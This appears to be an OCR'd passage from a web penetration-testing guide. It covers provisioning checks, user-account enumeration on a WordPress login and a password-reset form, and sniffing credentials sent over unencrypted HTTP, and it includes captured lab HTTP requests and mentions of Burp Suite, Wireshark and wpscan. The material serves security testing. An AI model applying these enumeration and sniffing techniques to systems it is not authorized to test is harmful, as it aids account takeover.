
- Is there any verification, vetting and authorization of provisioning requests?
- Is there any verification, vetting and authorization of de-provisioning requests?
- Can an administrator provision other administrators or just users?
- Can an administrator or other user provision accounts with privileges greater than their own? Can an administrator or user de-provision themselves?
- How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred


Example

In WordPress, only a user's name and email address are required to provision the user, as shown below



De-provisioning of users requires the admin to select the user to be de-provisioned, select delete from the dropdown menu and applying this action. The administrator is then presented with a dialog box asking what to do with the de-provisioning user's post (delete or transfer them).





4. Testing for Account Enumeration and Guessable User Account

Black box Testing

In this case, the tester knows nothing about the specific application, username, application logic, error messages on log in page, or password recovery facilities. If application is vulnerable, the tester receives a response message that reveals, directly or indirectly, some information useful for enumerating users.

HTTP Response message


- Test for valid user with wrong password



```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n38qhliueo73ab95aesrubp132
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=1&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

- Test for a nonexistent username


Another way to enumerate users


- Analyzing the error code received on login page






- Analyzing URLs and URLs re-directions








Analyzing a message received from a another authentication function (recovery, reset pass, register)


- Reset password function example

```
POST /Account/ResetPassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hackyourselffirst.troyhunt.com/Account/ResetPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Cookie: _ga=GA1.2.487883853.1513329564; ASP.NET_SessionId=wk4bdz5te5tnp2t33lzwgtpv; VisitStart
ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; _gid=GA1.2.1005
Connection: close
Upgrade-Insecure-Requests: 1

Email=aaaaaaaaaaaaaaaaa%40gmail.com
```




Guessing Users


In some cases the user IDs are created with specific policies of administration or company, such as:



Tools:

- Manual test
- Automate tools such as: WordPress enumeration username tools like wpscan





Authentication Testing


1. Testing for Credentials Transported over an Encrypted Channel

Black Box Testing


In the following examples we will use Burp Suite to capture packet headers and to inspect the them


Example 1: Sending data with GET/POST method through HTTP

Suppose that the login page presents a form with field User, Pass, and the Submit button to authenticate and give access to application.




So the data is transmitted without encryption and a malicious user could intercept the username and password by simple sniffing the network with a tool like Wireshark






Example 2: Sending data with GET/POST method through HTTPS

Suppose that our web application uses the HTTPS protocol to encrypt the data we are sending (or at least for transmitting sensitive data like credentials). In this case, when logging on to the web application the header of our POST request would be similar to the following:



